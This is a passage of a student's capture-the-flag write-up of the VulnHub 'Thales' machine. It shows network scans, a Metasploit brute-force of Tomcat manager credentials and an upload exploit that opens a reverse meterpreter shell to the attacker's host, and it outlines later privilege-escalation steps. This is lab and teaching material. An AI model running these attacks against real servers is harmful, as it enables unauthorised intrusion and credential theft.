VULNHUB CHALLENGE: THALES

WRITTEN BY LUKE KEOGH

Contents

Introduction

I'll be attacking from a standard Kali Linux virtual machine with the IP of 192.168.56.101. My approach is to enumerate and explore multiple ways of obtaining root level access of the machine. A brief outline of how I obtained the root flag will be shown in the section 'Obtaining Root Flag Summary' while all other attempts and a more in-depth explanation of each step from the summary will be shown in the 'Enumeration and Exploring Possible Attack Vectors'. My summation of thoughts on the attack process of this machine will be outlined in the 'Conclusion' section while any outside help that I sought during the attack will be referenced in the 'Reference' section. Also, for the purpose of authentication I'll be running the below command in each screenshot:
Command: echo Luke Keogh - 19095587


Obtaining Root Flag Summary

Summarised below are the steps needed to obtain the root flag. However, for a more in-depth explanation along with screenshots, please see the Enumeration and Exploring Attack Vectors section below.

1. Find the IP using netdiscover
2. Identify the open ports and services using nmap
3. Checkout the webserver in the browser to see the Tomcat version being run
4. Search Metasploit for a login exploit to obtain a password
5. Run another Metasploit exploit to gain access
6. Download the id_rsa key to obtain a user password
7. Decrypt the file using John the Ripper
8. Open a shell and switch user to thales and login with the decrypted password
9. Locate the file with root permissions at /usr/local/bin/backup.sh and append an exploit
10. Open a netcat listener shell and cat the root flag

Scanning

First was a quick scan to find the target's IP.
Command: netdiscover -i eth1 -r 192.168.56.0/24




```
 Currently scanning: 192.168.56.0/24   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.56.1    0a:00:27:00:00:07      1      60  Unknown vendor
 192.168.56.100  08:00:27:54:87:a9      2     120  PCS Systemtechnik GmbH
 192.168.56.104  08:00:27:0c:72:a1      1      60  PCS Systemtechnik GmbH


┌──(root💀kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 1 discovering target IP


After obtaining the target's IP of 192.168.56.104 I performed 2 nmap scans. The first is to find some basic open ports first, allowing me to explore those ports and services while my second nmap scan goes deeper in exploring more ports and gathers more information on the services being run on the target. I also run another command that turns the .xml files into .html files so that I can open the results in a browser allowing me a nicer interface to quickly learn about the target

Command: nmap -Pn -sS --open --top-ports 100 192.168.56.104 -oX /home/kali/Desktop/quickscan.xml
Command: nmap -Pn -sS -A --open -p- 192.168.56.104 -oX /home/kali/Desktop/longscan.xml
Command: xsltproc /home/kali/Desktop/quickscan.xml -o /home/kali/Desktop/quickscan.html
Command: xsltproc /home/kali/Desktop/longscan.xml -o /home/kali/Desktop/longscan.html




```
┌──(root💀kali)-[~]
└─# nmap -Pn -sS --open --top-ports 100 192.168.56.104 -oX /home/kali/Desktop/quickscan.xml
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-20 05:25 EDT
Nmap scan report for 192.168.56.104
Host is up (0.000088s latency).
Not shown: 98 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
8080/tcp open  http-proxy
MAC Address: 08:00:27:0C:72:A1 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 6.83 seconds

┌──(root💀kali)-[~]
└─# xsltproc /home/kali/Desktop/quickscan.xml -o /home/kali/Desktop/quickscan.html

┌──(root💀kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 2 quick nmap scan on target



```
┌──(root💀kali)-[~]
└─# nmap -Pn -sS -A --open -p- 192.168.56.104 -oX /home/kali/Desktop/longscan.xml
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-20 05:25 EDT
Nmap scan report for 192.168.56.104
Host is up (0.00042s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8c:19:ab:91:72:a5:71:d8:6d:75:1d:8f:65:df:e1:32 (RSA)
|   256 90:6e:a0:ee:d5:29:6c:b9:7b:05:db:c6:82:5c:19:bf (ECDSA)
|_  256 54:4d:7b:e8:f9:7f:21:34:3e:ed:0f:d9:fe:93:bf:00 (ED25519)
8080/tcp open  http    Apache Tomcat 9.0.52
|_http-title: Apache Tomcat/9.0.52
|_http-favicon: Apache Tomcat
MAC Address: 08:00:27:0C:72:A1 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.42 ms 192.168.56.104

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.39 seconds

┌──(root💀kali)-[~]
└─# xsltproc /home/kali/Desktop/longscan.xml -o /home/kali/Desktop/longscan.html

┌──(root💀kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 3 long nmap scan on target



192.168.56.104

Address

- 192.168.56.104 (ipv4)
- 08:00:27:0C:72:A1 - Oracle VirtualBox virtual NIC (mac)

Ports

The 65533 ports scanned but not shown below are in state: **closed**

- 65533 ports replied with: **reset**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
22	tcp	open	ssh	syn-ack	OpenSSH	7.6p1 Ubuntu 4ubuntu0.5	Ubuntu Linux; protocol 2.0
	ssh-hostkey	2048 8c:19:ab:91:72:a5:71:d8:6d:75:1d:8f:65:df:e1:32 (RSA) 256 90:6e:a0:ee:d5:29:6c:b9:7b:05:db:c6:82:5c:19:bf (ECDSA) 256 54:4d:7b:e8:f9:7f:21:34:3e:ed:0f:d9:fe:93:bf:00 (ED25519)					
8080	tcp	open	http	syn-ack	Apache Tomcat	9.0.52	
	http-title	Apache Tomcat/9.0.52					
	http-favicon	Apache Tomcat					


Remote Operating System Detection

- Used port: **22/tcp** (**open**)
- Used port: **1/tcp** (**closed**)
- Used port: **41703/udp** (**closed**)
- OS match: **Linux 4.15 - 5.6** (**100%**)

Figure 4 output from long nmap scan

Enumeration and Exploring Attack Vectors

First I searched the IP at port 8080 in the browser which showed an Apache Tomcat server at version 9.0.52



Apache Tomcat/9.0.52


If you're seeing this, you've successfully install

Figure 5 apache tomcat version 9.0.52

Then I used Metasploit to search for a Tomcat exploit and found one for gaining login details.

<u>Command:</u> msfconsole

<u>Command:</u> search tomcat



```
   21  auxiliary/admin/http/tomcat_administration
stration Tool Default Access
   22  auxiliary/scanner/http/tomcat_mgr_login
ation Manager Login Utility
   23  exploit/multi/http/tomcat_jsp_upload_bypass
a JSP Upload Bypass
   24  auxiliary/admin/http/tomcat_utf8_traversal
Directory Traversal Vulnerability
   25  auxiliary/admin/http/trendmicro_dlp_traversal
ta Loss Prevention 5.5 Directory Traversal
   26  post/windows/gather/enum_tomcat
r Apache Tomcat Enumeration


Interact with a module by name or index. For example in

msf6 > echo Luke Keogh - 19095587
[*] exec: echo Luke Keogh - 19095587
```

Figure 6 Searching for Tomcat Exploit

I then set some options like the target IP, the default username and turned verbose off.


Command: use auxiliary/scanner/http/tomcat_mgr_login

Command: set RHOSTS 192.168.56.104

Command: set username tomcat

Command: set verbose false

Command: exploit




```
msf6 > use auxiliary/scanner/http/tomcat_mgr_login
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.56.104
RHOSTS ⇒ 192.168.56.104
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set username tomcat
username ⇒ tomcat
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set verbose false
verbose ⇒ false
msf6 auxiliary(scanner/http/tomcat_mgr_login) > exploit

[+] 192.168.56.104:8080 - Login Successful: tomcat:role1
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/tomcat_mgr_login) > echo Luke Keogh - 19095587
[*] exec: echo Luke Keogh - 19095587
```

Figure 7 running the tomcat_mgr_login exploit

This showed the password to be role1 for the username tomcat. I then used Metasploit to open a meterpreter shell.


Command: use exploit/multi/http/tomcat_mgr_upload
Command: set RHOST 192.168.56.104
Command: set LHOST 192.168.56.101
Command: set LPORT 8080
Command: set httpusername tomcat
Command: set httppassword role1
Command: exploit



```
msf6 > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.56.103
RHOST => 192.168.56.103
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.56.104
RHOST => 192.168.56.104
msf6 exploit(multi/http/tomcat_mgr_upload) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8080
RPORT => 8080
msf6 exploit(multi/http/tomcat_mgr_upload) > set httpusername tomcat
httpusername => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set httppassword role1
httppassword => role1
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying 4GqyjIxJZ7mnaYPH7pud44EE ...
[*] Executing 4GqyjIxJZ7mnaYPH7pud44EE ...
[*] Undeploying 4GqyjIxJZ7mnaYPH7pud44EE  ...
[*] Sending stage (58060 bytes) to 192.168.56.104
[*] Meterpreter session 1 opened (192.168.56.101:4444 -> 192.168.56.104:33388) at 2022-10-20 06:31:30 -0400

meterpreter > cd /home
meterpreter > ls
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40554/r-xr-xr--   4096  dir   2021-10-14 07:28:04 -0400  thales

meterpreter > cd thales
meterpreter > ls -la
Listing: /home/thales
=====================

Mode               Size  Type  Last modified              Name
----               ----  ----  -------------              ----
100001/--------x   457   fil   2021-10-14 07:30:45 -0400  .bash_history
100445/r--r--r-x   220   fil   2018-04-04 14:30:26 -0400  .bash_logout
100445/r--r--r-x   3771  fil   2018-04-04 14:30:26 -0400  .bashrc
40001/--------x    4096  dir   2021-08-15 12:58:00 -0400  .cache
40001/--------x    4096  dir   2021-08-15 12:58:00 -0400  .gnupg
40555/r-xr-xr-x    4096  dir   2021-08-15 13:50:29 -0400  .local
100445/r--r--r-x   807   fil   2018-04-04 14:30:26 -0400  .profile
100445/r--r--r-x   66    fil   2021-08-15 13:50:18 -0400  .selected_editor
40777/rwxrwxrwx    4096  dir   2021-08-16 16:34:04 -0400  .ssh
100445/r--r--r-x   0     fil   2021-10-14 06:45:25 -0400  .sudo_as_admin_successful
100444/r--r--r--   107   fil   2021-10-14 05:36:43 -0400  notes.txt
100000/---------   33    fil   2021-08-15 14:18:54 -0400  user.txt

meterpreter > echo Luke Keogh - 19095587
```

Figure 8 executing upload exploit

